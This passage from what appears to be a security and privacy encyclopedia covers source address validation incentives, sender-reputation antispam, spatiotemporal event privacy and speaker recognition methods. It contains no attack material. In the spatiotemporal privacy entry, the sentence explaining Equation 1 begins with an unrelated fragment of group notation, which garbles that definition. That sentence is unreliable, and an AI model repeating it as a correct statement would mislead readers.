Although the Internet community has developed technical solutions to mitigate the spoofing vulnerability and a variety of methods to estimate the level of SAV deployment by network providers, its deployment remains low. Lack of a direct economic benefit in case of deploying oSAV remains one of the primary problems preventing providers from applying the

existing technical standards (Lichtblau et al., 2017). This failure is referred to as *negative externality*: network operators do not invest in implementing the security standard while imposing economic costs on other networks that are victims of attacks using IP spoofing (Luckie et al., 2019).

The deployment of iSAV does not suffer from misaligned economic incentives and protects the provider network that deploys the standard rather than other networks. Interestingly, SAV for outbound traffic turned out to be more deployed than inbound at the AS level among network operators committed to the Mutually Agreed Norms for Routing Security regulations (MANRS, 2020) initiative (Luckie et al., 2019; Korczyński et al., 2020c). At the time of writing, 515 ASes are its signatories. MANRS recommends its members to implement SAV in their networks "to prevent packets with an incorrect source IP address from entering or leaving the network" (Korczyński et al., 2020c). One possible explanation for the higher deployment of oSAV among MANRS members is that the absence of outbound packet filtering gained widespread attention since it is the reason for reflection DDoS attacks. Under these circumstances, the SAV of inbound traffic remained neglected or overlooked by network operators.

"Naming and shaming" of network operators appeared to be a weak form of incentive (Luckie et al., 2019) for deploying oSAV. Luckie et al. (2019) consider several potential future scenarios, including liability associated with attacks originating from their networks or different types of regulations, including governmental initiatives. Finally, long-term efforts taken by the research community to measure and notify noncompliant operators such as the Spoofer project for oSAV and the Closed Resolver project for iSAV may significantly contribute to improving the overall deployment of the standard.

Antispam based on sender reputation

Definition

Spam Detection Using Network-Level Characteristics is a type of method that is used to determine whether a given email is unsolicited based on the network characteristics of the sender, for example, the IP address, pattern of SMTP transactions, and the associated Autonomous System Number (ASN).

Background

Unsolicited email, also referred to as Spam, is one of the pernicious problems on Internet today. There have been numerous efforts to design an automated mechanism to determine whether an email is unsolicited or not. These methods can have two flavors: One that is based on the email's

content, and the other based on the network-level characteristics of the sender.

Theory and Applications

Senders could be identified by sender's email ID, IP address, or domain. For instance, PGP (Price 2003; Zimmermann 1995) is an email ID-based authentication technique where a third-party server maintains individual users' public keys. A sender's signed emails can be verified by retrieving the sender's public key.

Blacklist IP and Real-time Blackhole List (RBL) (Realtime Blackhole List 2002) employ IP addresses to identity spammers that keep a list of IP addresses that propagate spam. Though several RBLs are available, a recent study has shown that only 50% of spam is correctly identified by combined use of two or more lists (Ramachandran and Feamster 2006).

To identify a valid sender, sender identification techniques such as SenderID (Microsoft Corporation 2004), Sender Policy Framework (SPF) (Wong 2004), Domain Key Identified Mail (DKIM) (Allman 2005; Peterson 2006) and DomainKeys (Yahoo Inc n.d.) have been developed. SPF verifies if the sender's email server is authorized to send email for the sender's domain. SenderID differs from SPF in its ability to authenticate either the "envelope from" header or the "purported responsible address." Using DKIM and DomainKeys, senders publish a set of public keys as a part of DNS; emails are then signed by their mail server. Receivers verify the signature, and hence, the sender.

A sender identity, either IP addresses or SPF/DKIM, enables a better spam filtering system (Ramachandran and Feamster 2006). It has also been noted that any spam detection system based on the sender identity larger than that of a single IP address can expose bad behavior more accurately than those based on observations of a single IP address. Network-level properties of spam senders can be embedded into spam filters and may be quite effective.

Spatiotemporal event privacy

Definitions


Spatiotemporal privacy (Cao et al., 2019a, b) provides a general form of privacy protection for spatiotemporal event, which is formalized by Boolean expression of location-time predicates. It provides a metrics to quantify the indistinguishability of a spatiotemporal event.


Background


Location privacy has been extensively studied in the literature with focus on specific *privacy goals*, *privacy metrics* and *location privacy preserving mechanisms* (LPPMs). The privacy goal defines what should be protected, which typically are single location and a sequence of locations (i.e., a trajectory). The privacy metrics define the quantitative measurement of the


protection regarding a specific privacy goal. The prior art of location privacy metrics, such as geo-indistinguishability (Andrés et al., 2013) and δ-location set privacy (Xiao and Xiong, 2015; Xiao et al., 2017), is extending differential privacy (Dwork, 2008) to location data, which is considered a rigorous approach to define privacy. LPPM achieves specific privacy metrics. One well-known LPPM for geo-indistinguishability is planar Laplace mechanism, which randomly transforms the true location to a perturbed one.


Spatiotemporal privacy is studying a broad range of privacy goals, which include not only single location and trajectory but also *presence* and *pattern* regarding a user's spatiotemporal activity. For example, an event of presence could be"visited hospital in the last week," and an event of pattern could be "regularly commuting between location A and location B every weekday".














Theory

In spatiotemporal data, the privacy goal is formalized by *spatiotemporal event* defined below.

Definition 1 (EVENT) A spatiotemporal event, denoted by EVENT, is a single location-time predicate or a combination of location-time predicates linked by the Boolean operators AND, OR, NOT (i.e., $\wedge$, $\vee$, $\neg$, respectively).

Spatiotemporal event is a more general privacy goal than the ones studied in location privacy (i.e., protecting either each single location or trajectory). Figure 1 illustrates six representative examples of spatiotemporal events. s_1 and s_2 denote two locations on the map. l_1 and l_2 indicate two variables about a user's locations at timestamps 1 and 2, respectively. Event (a) is false since it is impossible to be physically present at two different locations at the same time. Event (b) represents a privacy goal of a sensitive area including $\{s_1, s_2\}$. Event (c) indicates a sensitive trajectory $s_1 \rightarrow s_1$ from time 1 to time 2. Event (d) depicts the secret as the user's presence at s_1 at time 1 or time 2. Event (e) denotes a type of *pattern* that the user stays at

two sensitive regions successively. Event (f) describes the secret as user's *presence* in sensitive region $\{s_1, s_2\}$ at either time 1 or 2.

Spatial	Temporal	Spatial & Temporal
 $(a)\ (l_1 = s_1) \wedge (l_1 = s_2)$	 $(b)\ (l_1 = s_1) \vee (l_1 = s_2)$	 $(c)\ (l_1 = s_1) \wedge (l_2 = s_1)$
 $(d)\ (l_1 = s_1) \vee (l_2 = s_1)$	 $(e)\ ((l_1 = s_1) \vee (l_1 = s_2)) \wedge ((l_2 = s_1) \vee (l_2 = s_2))$	 $(f)\ ((l_1 = s_1) \vee (l_1 = s_2)) \vee ((l_2 = s_1) \vee (l_2 = s_2))$

Spatiotemporal Privacy, Fig. 1 Six representative examples of spatiotemporal events. l_1 and l_2 denote the variables about user's location at time 1 and time 2, respectively. s_1 and s_2 indicate two possible locations. A spatiotemporal event, for instance, $l_1 = s_1$ means that the user is at location s_1 at time 1.

Definition 2 (ε-Spatiotemporal Event Privacy) A mechanism preserves ε-spatiotemporal event privacy for a spatiotemporal EVENT if at any timestamp t in $\{1, \cdots, T\}$ given any observations $\{o_1, \cdots, o_t\}$, we have

$$\frac{\Pr(o_1, \cdots, o_t | \text{EVENT})}{\Pr(o_1, \cdots, o_t | \neg\text{EVENT})} \leq e^{\epsilon}, \tag{1}$$

where EVENT is a logic variable about the user-specified spatiotemporal event and ¬EVENT denotes the negation of EVENT.
$\mathbb{G}_1 = \langle g_1 \rangle, \mathbb{G}_2 = \langle g_2 \rangle, \mathbb{G}_3$ denotes the probability of the observations o_1, o_2, $\cdots$, o_t given the value of EVENT.

The metrics of spatiotemporal privacy could be orthogonal to location privacy. For example, a mechanism satisfying ε-spatiotemporal event privacy in Definition 2 may not satisfy ε-geo-indistinguishability (Andrés et

al., 2013) and vice versa. Intuitively, location privacy studies how to avoid unknown risks by preserving indistinguishability between any possible locations or trajectories, while spatiotemporal event privacy studies how to guarantee customizable privacy by preserving the indistinguishability regarding user-defined events.

The PriSTE framework (Cao et al., 2019c) achieves spatiotemporal event privacy by calibrating the parameter of a given perturbation-based LPPM such as planar Laplace mechanism for geo-indistinguishability to satisfy both location privacy and spatiotemporal privacy w.r.t. the given event. The rationale is that Equation 1 could be quantified given an event, an LPPM, and its parameter that controls the strength of the perturbation. PriSTE selects an appropriate parameter of LPPM to make sure Equation 1 holds.

Open Problems and Future Directions

An open problem is how to design a native and optimal mechanism to achieve spatiotemporal event privacy without relying on mechanisms that are designed and optimized for location privacy, which may ensure higher utility than the PriSTE framework. Another interesting direction is to study the sequential composition theory of spatiotemporal event privacy between different events.

Speaker biometrics; Speaker identification and verification (SIV); Talker recognition; Voice biometrics; Voice recognition; Voiceprint recognition

Definition

Speaker Recognition is a multi-disciplinary technology which uses the vocal characteristics of speakers to deduce information about their identities. It is a branch of biometrics that may be used for identification, verification, and classification of individual speakers, with the capability of tracking, detection, and segmentation by extension.

Background

In addressing the act of *speaker recognition*, many different terms have been coined, some of which have caused great confusion. *Speech recognition* research has been around for a long time, and, naturally, there is some confusion in the public between *speech* and *speaker* recognition. One term that has added to this confusion is *voice recognition*.

The term *voice recognition* has been used in some circles to double for *speaker recognition*. Although it is conceptually a correct name for the

subject, it is recommended that the use of this term is avoided. *Voice recognition*, in the past, has been mistakenly applied to *speech recognition*, and these terms have become synonymous for a long time. In a speech recognition application, it is not the voice of the individual which is being recognized, but the contents of his/her speech. Alas, the term has been around and has had the wrong association for too long.

Other than the aforementioned, there have been a myriad of different terminology used to refer to this subject. These include *voice biometrics*, *speech biometrics*, *biometric speaker identification*, *talker identification*, *talker clustering*, *voice identification*, *voiceprint identification*, and so on. With the exception of the term *speech biometrics* which also introduces the addition of a speech knowledge-base to speaker recognition, the rest do not present any additional information.

A human child develops an inherent ability to identify the voice of his/her parents before even learning to understand the content of their speech. In humans, speaker recognition is performed in the right (less dominant) hemisphere of the brain in conjunction with the functions for processing pitch, tempo, and other musical discourse. This is in contrast with most of the language functions (production and perception) in the brain which are processed by the *Broca* and *Wernicke* areas in the left (dominant) hemisphere of the *cerebral cortex* (Beigi, 2011).

A speaker recognition system first tries to model the vocal tract characteristics of a person. This may be a mathematical model of the physiological system producing the human speech or simply a statistical model with similar output characteristics as the human vocal tract. Once a model is established and has been associated with an individual, new instances of speech may be assessed to determine the likelihood of them having been generated by the model of interest in contrast with other observed models. This is the underlying methodology for all speaker recognition applications. The earliest known papers on speaker recognition were published in the 1950s (Pollack et al., 1954; Shearme and Holmes, 1959). Initial speaker recognition techniques relied on a human expert examining representations of the speech of an individual and making a decision on the person’s identity by comparing the characteristics in this representation with others. The most popular representation was the *formant* representation. In the recent decades, fully automated speaker recognition systems have been developed and are in use (Beigi, 2011).

As for the importance of speaker recognition, it is noteworthy that *speaker identity* is the only biometric which may be easily tested (identified or verified) remotely through the existing infrastructure, namely, the telephone network. This makes speaker recognition quite valuable and unrivaled in many real-world applications. It needs not be mentioned that with the growing number of cellular (mobile) telephones and their ever-growing complexity, speaker recognition will become more popular in the future.

Speaker Enrollment

The first step required in most manifestations of speaker recognition is to enroll the users of interest. This is usually done by building a mathematical model of a sample speech from the user and storing it in association with an identifier. This model is usually designed to capture statistical information about the nature of the audio sample and is mostly irreversible – namely, the enrollment sample may not be reconstructed from the model.

Speaker Verification (Authentication)

In a generic speaker verification application, the person being verified (known as the test speaker) identifies himself/herself, usually by non-speech methods (e.g., a username, an identification number, etc.). The provided ID is used to retrieve the enrolled model for that person which has been stored according to the enrollment process, described earlier, in a database. This enrolled model is called the *target speaker model* or the *reference model*. The speech signal of the test speaker is compared against the target speaker model to verify the test speaker.

Of course, comparison against the target speaker's model is not enough. There is always a need for contrast when making a comparison. Therefore, one or more competing models should also be evaluated to come to a verification decision. The competing model may be a so-called (universal) background model or one or more cohort models. The final decision is made by assessing whether the speech sample given at the time of verification is closer to the target model or to the competing model(s). If it is closer to the target model, then the user is verified and otherwise rejected.

The speaker verification problem is known as a one-to-one comparison since it does not necessarily need to match against every single person in the database. Therefore, the complexity of the matching does not increase

as the number of enrolled subjects increases. Of course in reality, there is more than one comparison for speaker verification, as stated – comparison against the target model and the competing model(s).

Speaker Identification

There are two different types of speaker identification, *closed-set* and *open-set*. Closed-set identification is the simpler of the two problems. In close-set identification, the audio of the test speaker is compared against all the available speaker models, and the speaker ID of the model with the closest match is returned. In practice, usually, the top best matching candidates are returned in a ranked list, with corresponding confidence or likelihood scores. In closed-set identification, the ID of one of the speakers in the database will always be closest to the audio of the test speaker; there is no rejection scheme.

One may imagine a case where the test speaker is a 5-year-old child where all the speakers in the database are adult males. In closed-set identification, still, the child will match against one of the adult male speakers in the database. Therefore, closed-set identification is not very practical. Of course, like anything else, closed-set identification also has its own applications. An example would be a software program which would identify the audio of a speaker so that the interaction environment may be customized for that individual. In this case, there is no great loss by making a mistake. In fact, some match needs to be returned just to be able to pick a customization profile. If the speaker does not exist in the database, then there is generally no difference in what profile is used, unless profiles hold personal information, in which case rejection will become necessary.

Open-set identification may be seen as a combination of closed-set identification and speaker verification. For example, a closed-set identification may be conducted, and the resulting ID may be used to run a speaker verification session. If the test speaker matches the target speaker based on the ID, returned from the closed-set identification, then the ID is accepted and passed back as the true ID of the test speaker. On the other hand, if the verification fails, the speaker may be rejected all-together with no valid identification result. An open-set identification problem is therefore at least as complex as a speaker verification task (the limiting case being when there is only one speaker in the database), and most of the time it is more complex. In fact, another way of looking at verification is as a

special case of open-set identification in which there is only one speaker in the list. Also, the complexity generally increases linearly with the number of speakers enrolled in the database since, theoretically, the test speaker should be compared against all speaker models in the database – in practice this may be avoided by tolerating some accuracy degradation (Beigi et al., 1999).

Speaker and Event Classification

The goal of classification is a bit more vague. It is the general label for any technique that pools similar audio signals into individual bins. Some examples of the many classification scenarios are gender classification, age classification, and event classification. Gender classification, as is apparent from its name, tries to separate male speakers and female speakers. More advanced versions also distinguish children and place them into a separate bin; classifying male and female is not so simple in children since their vocal characteristics are quite similar before the onset of puberty. Classification may use slightly different sets of features from those used in verification and identification, depending on the problem at hand. Also, either there may be no enrollment, or enrollment may be done differently (Beigi, 2011).

Although these methods are called speaker classification, sometimes, the techniques are used for doing event classification such as classifying speech, music, blasts, gun shots, screams, whistles, horns, etc. The feature selection and processing methods for classification are mostly dependent on the scope and could be different from mainstream speaker recognition.

Speaker Segmentation, Diarization, Detection, and Tracking

Automatic segmentation of an audio stream into parts containing the speech of distinct speakers, music, noise, and different background conditions has many applications. This type of segmentation is elementary to the practical considerations of speaker recognition as well as speech and other audio-related recognition systems. Different specialized recognizers may be used for recognition of distinct categories of audio in a stream.

An example is the ever-growing tele-conferencing application. In a tele-conference, usually, a host makes an appointment for a conference call and notifies attendees to call a telephone number and to join the conference using a special access code. There is an increasing interest from the

involved parties to obtain transcripts (minutes) of these conversations. In order to fully transcribe the conversations, it is necessary to know the speaker of each statement. If an enrolled model exists for each speaker, then prior to identifying the active speaker (*speaker detection*), the audio of that speaker should be segmented and separated from adjoining speakers. When speaker segmentation is combined with speaker identification and the resulting index information is extracted, the process is called *speaker diarization*. In case one is only interested in a specific speaker and where that speaker has spoken within the conversation (the timestamps), the process is called *speaker tracking*.


Speaker Verification Modalities

There are two major ways in which speaker verification may be conducted. These two are called the *modalities* of speaker verification, and they are *text-dependent* and *text-independent*. There are also variations of these two modalities such as *text-prompted*, *language-independent text-independent*, and *language-dependent text-independent*.

In a purely *text-dependent* modality, the speaker is required to utter a predetermined text at enrollment and the same text again at the time of verification. Text-dependence does not really make sense in an identification scenario. It is only valid for verification. In practice, using such text-dependent modality will be open to *spoofing* attacks; namely, the audio may be intercepted and recorded to be used by an impostor at the time of the verification. Practical applications that use the text-dependent modality do so in the text-prompted flavor. This means that the enrollment may be done for several different textual contents, and at the time of verification, one of those texts is requested to be uttered by the test speaker. The chosen text is the prompt and the modality is called *text-prompted*.

A more flexible modality is the *text-independent* modality in which case the texts of the speech at the time of enrollment and verification are completely random. The difficulty with this method is that because the texts are presumably different, longer enrollment and test samples are needed. The long samples increase the probability of better coverage of the idiosyncrasies of the person’s vocal characteristics.

The general tendency is to believe that in the text-dependent and text-prompted cases, since the enrollment and verification texts are identical, they can be designed to be much shorter. One must be careful, since the




shorter segments will only examine part of the dynamics of the vocal tract. Therefore, the text for text-prompted and text-dependent engines must still be designed to cover enough variation to allow for a meaningful comparison.

The problem of spoofing is still present with text-independent speaker verification. In fact, any recording of the person's voice should now get an impostor through. For this reason, text-independent systems would generally be used with another source of information in a multi-factor authentication scenario.

In most cases, *text-independent* speaker verification algorithms are also *language-independent*, since they are concerned with the vocal tract characteristics of the individual, mostly governed by the shape of the speaker's vocal tract. However, because of the coverage issue discussed earlier, some researchers have developed text-independent systems which have some internal models associated with phonemes in the language of their scope. These techniques produce a text-independent, but somewhat language-dependent speaker verification system. The language limitations reduce the space and, hence, may reduce the error rates.

Knowledge-Based Speaker Recognition (Speech Biometrics)


A knowledge-based speaker recognition system is usually a combination of a speaker recognition system and a speech recognizer and sometimes a natural language understanding engine or more. It is somewhat related to the *text-prompted* modality with the difference that there is another abstraction layer in the design. This layer uses knowledge from the speaker to test for liveness or act as an additional authentication factor. As an example, at the enrollment time, specific information such as a Personal Identification Number (PIN) or other private data may be stored about the speakers. At the verification time, randomized questions may be used to capture the test speaker's audio and the content of interest. The content is parsed by doing a transcription of the audio and using a natural language understanding (Manning, 1999) system to parse for the information of interest. This will increase the factors in the authentication and is usually a good idea for reducing the chance of successful impostor attacks – see Fig. 1.



Speaker Recognition, Fig. 1 A practical speaker recognition system utilizing speech recognition and natural language understanding


Theory

Speaker recognition is a multi-disciplinary science. In its theory and implementation, it has a great deal in common with speech recognition (Rabiner and Juang, 1990). It is impossible to cover the theory in this limited venue. The following disciplines are directly relevant: *signal processing*, *phonetics and phonology*, *information theory*, *Bayesian statistics and learning*, *optimization theory*, *parameter estimation*, *artificial intelligence and deep learning*, and *applied mathematics*. Reference Beigi (2011) provides a comprehensive coverage of the theory. An attempt is made here to list the different techniques which are used for speaker recognition.




As mentioned, the first step is to store the vocal characteristics of the speakers in the form of speaker models in a database for future reference. First, the features should be defined such that they would best represent the vocal characteristics of the speaker of interest. The most prevalent features used in the field happen to be identical to those used for speech recognition, namely, Mel Frequency Cepstral Coefficients (MFCCs).

Before extracting features, the audio signal should be sampled and made available with a fixed frequency which is determined based on the sampling theorem such that most of the information in the speech sample is preserved. There are many aspects to consider when the speech is sampled and stored in a standard format to be used by the speaker recognition engine. Figure 2 shows a typical sampling process which starts with an analog signal and produces a series of discrete samples at a fixed frequency, representing the speech signal. The discrete samples are usually stored using a Codec (Coder/Decoder) format such as linear PCM, MU-Law, A-Law, etc. Standardization is quite important for interoperability of different engines (Beigi, 2011). The system of Fig. 2 should be designed so that it reduces *aliasing*, *truncation*, and *band-limitation* by choosing the right parameters such as the sampling rate and volume normalization. Note that in an ideal case, the filtering and pre-emphasis should be done in the analog domain, before sampling takes place, to avoid aliasing and loss of precision. The low-pass filter handles anti-aliasing, the high-pass filter removes unwanted DC components, and the pre-emphasis balances the power of low and high frequency components of the signal by increasing the naturally low energy levels of the higher frequency components so that they may provide useful information about high frequency phones, such as fricatives.



Speaker Recognition, Fig. 2 Block diagram of a typical sampling process

Figure 3 shows how most of the fricative information is lost going from a 22 kHz sampling rate to 8 kHz. Normal telephony sampling rates are at best 8 kHz. mostly everyone is familiar with having to qualify fricatives on the telephone by using statements such as “S” as in “Sam” and “F” as in “Frank.”



Speaker Recognition, Fig. 3 Utterance: "Sampling Effects on Fricatives in Speech," sampled at 22 kHz (left) and 8 kHz (right)

Cepstral Coefficients have stemmed from studies in exploring the arrival of echos in nature (Bogert et al., 1963). They are related to the spectrum of the log of the spectrum of a speech signal. The frequency domain of the signal in computing the MFCCs is warped to the Melody (Mel) scale. It is based on the premise that human perception of pitch is linear up to 1000 Hz and then becomes nonlinear for higher frequencies (somewhat logarithmic). There are models of the human perception based on other warped scales such as the Bark scale – which is also related to the Mel scale (Beigi, 2011). There are several ways of computing Cepstral Coefficients. They may be computed using the Direct Method, also known as Moving Average (MA) which utilizes the Fast Fourier Transform (FFT) for the first pass and the inverse Discrete Cosine Transform (DCT) for the second pass to ensure real coefficients. Figure 4 shows the block-diagram for the main steps in the computation of the MFCCs.

Speaker Recognition, Fig. 4 Mel Frequency Cepstral Coefficient (MFCC) computation

Some use the Linear Predictive, also known as AutoRegressive (AR) features by themselves: Linear Predictive Coefficients (LPC), Partial Correlation (PARCOR) – also known as reflection coefficients – or log area ratios (LAR). However, mostly the LPCs are converted to cepstral coefficients using autocorrelation techniques. These features are called Linear Predictive Cepstral Coefficients (LPCCs). There are also the Perceptual Linear Predictive (PLP) (Hermansky, 1990) features, shown in Fig. 5. PLP works by warping the frequency and spectral magnitudes of the speech signal based on auditory perception tests. The domain is changed from magnitudes and frequencies to loudness and pitch (Beigi, 2011).

Speaker Recognition, Fig. 5 A typical Perceptual Linear Predictive (PLP) system

There have been an array of other features used such as *wavelet filterbanks* (Burrus et al., 1997), for example, in the form of Mel-Frequency Discrete Wavelet Coefficients and Wavelet Octave Coefficients of Residues (WOCOR). There are also Instantaneous Amplitudes and Frequencies which are in the form of Amplitude Modulation (AM) and Frequency Modulation (FM). These features come in different flavors such as Empirical Mode Decomposition (EMD), FEPSTRUM, Mel Cepstrum Modulation Spectrum (MCMS), and so on (Beigi, 2011).

It is important to note that most audio segments include a good deal of silence. Addition of features extracted from silent areas in the speech will increase the similarity of models, since silence does not carry any information about the speaker's vocal characteristics. Therefore, Silence Detection (SD) or Voice Activity Detection (VAD) (Beigi, 2011) is quite important for better results. Only segments with vocal signals should be considered for recognition. Other preprocessing such as Audio Volume

Estimation and normalization and Echo Cancellation may also be necessary for obtaining desirable result (Beigi, 2011).

Once the features of interest are chosen, models are built based on these features to represent the speakers' vocal characteristics. At this point, depending on whether the system is text-dependent (including text-prompted) or text-independent, different methods may be used.

Gaussian Mixture Model (GMM): Generic Case

The models are tied to the type of learning that is done. A historically popular technique is the use of a Gaussian Mixture Model (GMM) (Duda and Hart, 1973) to represent the Speaker (Beigi, 2011). This is mostly relevant to the text-independent case which encompasses speaker identification and text-independent verification. Even text-dependent techniques can use GMMs, but they usually use a GMM to initialize Hidden Markov Models (HMMs) (Poritz, 1988) built to have an inherent model of the content of the speech as well. Of course a GMM is also considered to be a so-called degenerate single state HMM. Many speaker diarization (segmentation and ID) systems use GMMs. To build a Gaussian Mixture Model of a speaker's speech, one should make a few assumptions and decisions. The first assumption is the number of Gaussians to use. This is dependent on the amount of data that is available and the dimensionality of the feature vectors. Standard clustering techniques are usually used for the initial determination of the Gaussians. Once the number of Gaussians is determined, some large pool of features is used to train these Gaussians (learn the parameters). This step is called training.

After the training is done, generally, the basis for a speaker independent model is built. At this stage, depending on whether a Universal Background Model (UBM) (Reynolds et al., 2000) or Cohort Models are desired, different processing is done. For a UBM, a pool of speakers is used to optimize the parameters of the Gaussians as well as the mixture coefficients, using standard techniques such as Maximum Likelihood Estimation (MLE), Maximum a-Posteriori (MAP) adaptation, and Maximum Likelihood Linear Regression (MLLR). There may be one or more Background models. For example, some create a single background model called the UBM; others may build one for each gender, by using separate male and female databases for the training. Cohort models are built

in a similar fashion. A cohort is a set of speakers that have similar vocal characteristics to the target speaker.

At this point, the system is ready for performing the enrollment. The enrollment may be done by taking a sample audio of the target speaker and adapting it to be optimal for fitting this sample. This ensures that the likelihoods returned by matching the same sample with the modified model would be maximal.

At the identification and verification stage, a new sample is obtained for the test speaker. In the identification process, the sample is used to compute the likelihood of this sample being generated by the different models in the database. The identity of the model that returns the highest likelihood is returned as the identity of the test speaker. In identification, the results are usually ranked by likelihood. To ensure a good dynamic range and better discrimination capability, log of the likelihood is computed.

At the verification stage, the process becomes very similar to the identification process described earlier, with the exception that instead of computing the log likelihood for all the models in the database, the sample is only compared to the model of the target speaker and the background or cohort models. If the target speaker model provides a better log likelihood, the test speaker is verified and otherwise rejected. The comparison is done using the Log Likelihood Ratio (LLR).

Of course, there are many other techniques used for the modeling of speakers, including speaker-space based models which may utilize GMMs on their own or in a *factor analytic* setting and of course the use of *neural network* techniques, as well as kernel-based methods such as *support vector machines* (Vapnik, 1998) and other learning and classification approaches.


Speaker Space

The idea is to be able to represent each speaker as a point in a multidimensional speaker space. This would be some kind of speaker embedding. It was first introduced in the late 1990s (Beigi et al., 1999). Once a speaker may be formed as a point in such a space, it may be possible to define metrics and divergences in order to compare two speakers in that space. Once such a measure is established, as long as it is robust to variations in channel mismatch, conditions, and content, all modalities of speaker recognition can be used efficiently.

About a decade later, similar ideas for considering a speaker representation space stemmed from work on different variants of Factor Analysis (Campbell et al., 2006; Kenny, 2006) which attempted to reduce speaker variability under different channel conditions. A simplification of the factor analysis approach started combining the channel/session and speaker variability in a so-called *total variability space* (Dehak et al., 2011), showing that most of the difference in the variability between sessions and channels may be resolved using other compensation techniques, once different data points have been established for speakers in the total variability space (speaker space) and they would be as effective as the more complex *joint factor analysis*. These so-called speaker identity vectors (*i-vectors*) may then undergo channel/session normalization and compensation such as *Within-Class Covariance Normalization*, *Linear Discriminant Analysis*, *Nuisance Attribute Projection*, or other techniques to handle mismatches in session and channel conditions. Once these normalizations, mostly arriving at a lower dimensional vector through projections, are compared to the original longer vectors, it would be easy to compare two speakers using simple distances in the speaker space, such as a simple cosine distance, etc.

Around the same time that researchers in the speaker recognition field were looking into the above, similar work was being done, based on the concept of *Linear Discriminant Analysis (LDA)* to provide an inference for the facial identity of individuals (Prince and Elder, 2007). This technique is known as *Probabilistic Linear Discriminant Analysis* which is based on the premise that a parametric probability density may be defined for different conditions and classes, in such a way that it would allow scores for unseen labels (classes) to be estimated based on seen classes. This would allow the determination of a scoring system that would generally operate on the output of a projected set of vectors from an LDA, to provide optimal scores that would separate vectors in the speaker (facial) space, even for classes (speakers or faces) that have not been seen before, in a variety of channel conditions (Burget et al., 2011).

Speaker Embeddings (x-Vectors): Neural Network Kernels




The latest and most successful techniques for doing speaker recognition use a neural network of some kind, such as a *Time Delay Neural Network (TDNN)* to create speaker embeddings by training the neural network on

very large datasets with many speakers, recorded under a variety of conditions (Snyder et al., 2018). By training on a variety of speakers, a network is trained to tell the speakers apart. Generally a neural network kernel works in such a way that lower layers of the network learn the more fundamental features of speech and speaker identity. As the layers progress, more discourse and higher level reasoning is built into the outputs of the neurons in those layers. Utilizing this feature of neural networks, once training has been completed for the large training set, producing speaker identities at a standard output layer such as a Softmax layer, somewhat lower layers leading to the final layer would qualify as embeddings that would describe the speaker identity in this speaker space using a so-called *speaker embedding* – also known as *x-vectors*. These speaker embeddings may, for example, be the output of a layer of neurons just a few layers short of the final layer. Once such a vector, generally in the order of hundreds of dimensions, is established, a standard projection technique such as LDA, followed by a PLDA, can provide a reduction in dimensionality, as well as a metric for comparing the reduced dimensionality speaker coordinates. Given the property of the PLDA discussed earlier, features from an unseen speaker may be forwarded through the trained network to obtain the speaker embedding. This embedding may then be projected using an LDA. If another set of features undergoes the same process, the outputs of the two samples after the LDA may be compared using the PLDA parameters computed from the large training set, resulting in a score that would generally go in one direction for similar speakers and in the opposite direction for sufficiently different speakers. This completes the requirements set by Beigi et al. (1999) in order to be able to perform all modalities of speaker recognition. In order to improve the generalization of the speaker embeddings, many different data augmentation procedures have been used (Snyder et al., 2018).


Speaker Diarization

An extension of speaker recognition is diarization which includes segmentation followed by speaker identification and sometimes verification. The segmentation finds abrupt changes in the audio stream. Bayesian Information Criterion (BIC) (Chen and Gopalakrishnan, 1998) and Generalized Likelihood Ratio (GLR) techniques and their combination

(Ajmera and McCowan, 2004) as well as other techniques (Beigi and Maes, 1998) have been used for the initial segmentation of the audio. Once the initial segmentation is done, a limited speaker identification procedure allows for tagging the different parts with different labels. Figure 6 shows such results for a two-speaker segmentation.




Speaker Recognition, Fig. 6 Segmentation and labeling of two speakers in a conversation using turn detection followed by identification




Speaker identification results are usually presented in terms of the error rate. They may also be presented as the error rate based on the result being present in the top *N* matches. This case is usually more prevalent in the cases where identification is used to prune a large set of speakers to only a handful of possible matches so that another expert system (human or machine) would finalize the decision process.

In the case of speaker verification, the method of presenting the results is somewhat more controversial. In the early days in the field, a *Receiver*



Operating Characteristic (ROC) curve was used (Beigi, 2011). For the past two decades, the *Detection Error Trade-Off (DET)* curve (Martin et al., 1997; Martin and Mark, 2000) has been more prevalent, with a measurement of the cost of producing the results, called the *Detection Cost Function (DCF)* (Martin and Mark, 2000), defined by in the process of providing National Institute of Standards in Technology (NIST) trials for speaker recognition, designed to advance the speaker recognition research. Figures 7 and 8 show sample ROC curves for two sets of data underscoring the difference in performances. Recognition results are usually quite data-dependent. The next section will speak about some open problems which degrade results. The DET curve uses logarithmic plots of the false rejection, which happens to be the *miss probability*, according to hypothesis testing definitions (Beigi, 2011) against false acceptance which is referred to as the *False Alarm Probability*. Figures 9 and 10 show a sample ROC curve together with its corresponding DET curve side-by-side.




Speaker Recognition, Fig. 7 ROC curve for quality data

Speaker Recognition, Fig. 8 ROC curve – mismatched, noisy data

Speaker Recognition, Fig. 9 Sample ROC curve

Speaker Recognition, Fig. 10 Equivalent DET curve

There is a controversial operating point on the DET curve which is usually marked as the point of comparison between different results. This point is called the *Equal Error Rate (EER)* and signifies the operating point where the false rejection rate and the false acceptance rate are equal. This point does not carry any real preferential information about the “correct” or “desired” operating point. It is mostly a point of convenience which is easy to denote on the curve.



Application

There are countless numbers of applications for the different branches of speaker recognition. These include, but are certainly not limited to, *financial*, *forensic and legal* (Nolan, 1983; Tosi, 1979), *access control and security*, *audio/video indexing and diarization*, *surveillance*, *teleconferencing*, and *proctor-less distance learning*.

In designing a practical speaker recognition system, one should try to affect the interaction between the speaker and the engine to be able to capture as many vowels as possible. Vowels are periodic signals which carry much more information about the resonance subtleties of the vocal tract. In the text-dependent and text-prompted cases, this may be done by actively designing prompts that include more vowels. For text-independent cases, the simplest way is to require more audio in hopes that many vowels would be present. Also, when speech recognition and natural language understanding modules are included (Fig. 1), the conversation may be designed to allow for higher vowel production by the speaker.

Open Problems

The greatest challenge in speaker recognition is the so-called channel-mismatch problem. Considering the general communication system given by Fig. 11, it is apparent that the channel and noise characteristics at the time of communication are modulated with the original signal. Removing these channel effects is the most important problem in information theory. This is of course a problem when the goal is to recognize the message being sent. It is, however, a much bigger problem when the quest is the estimation of the model that generated the message – as it is with the speaker recognition problem. In that case, the channel characteristics have mixed in with the model characteristics and their separation is nearly impossible. Once the same source is transmitted over an entirely different channel with its own noise characteristics, the problem of learning the source model becomes even harder.

Speaker Recognition, Fig. 11 One-way communication

Many techniques are used for alleviating this problem, but it is still the most important source of errors in speaker recognition. It is the reason why most systems that have been trained on a predetermined set of channels such as landline telephone could fail miserably when cellular (mobile) telephones are used. Some of the techniques that have been traditionally used in the industry are listed here, but there are more techniques being introduced every day:

- *Spectral Filtering and Cepstral Liftering*
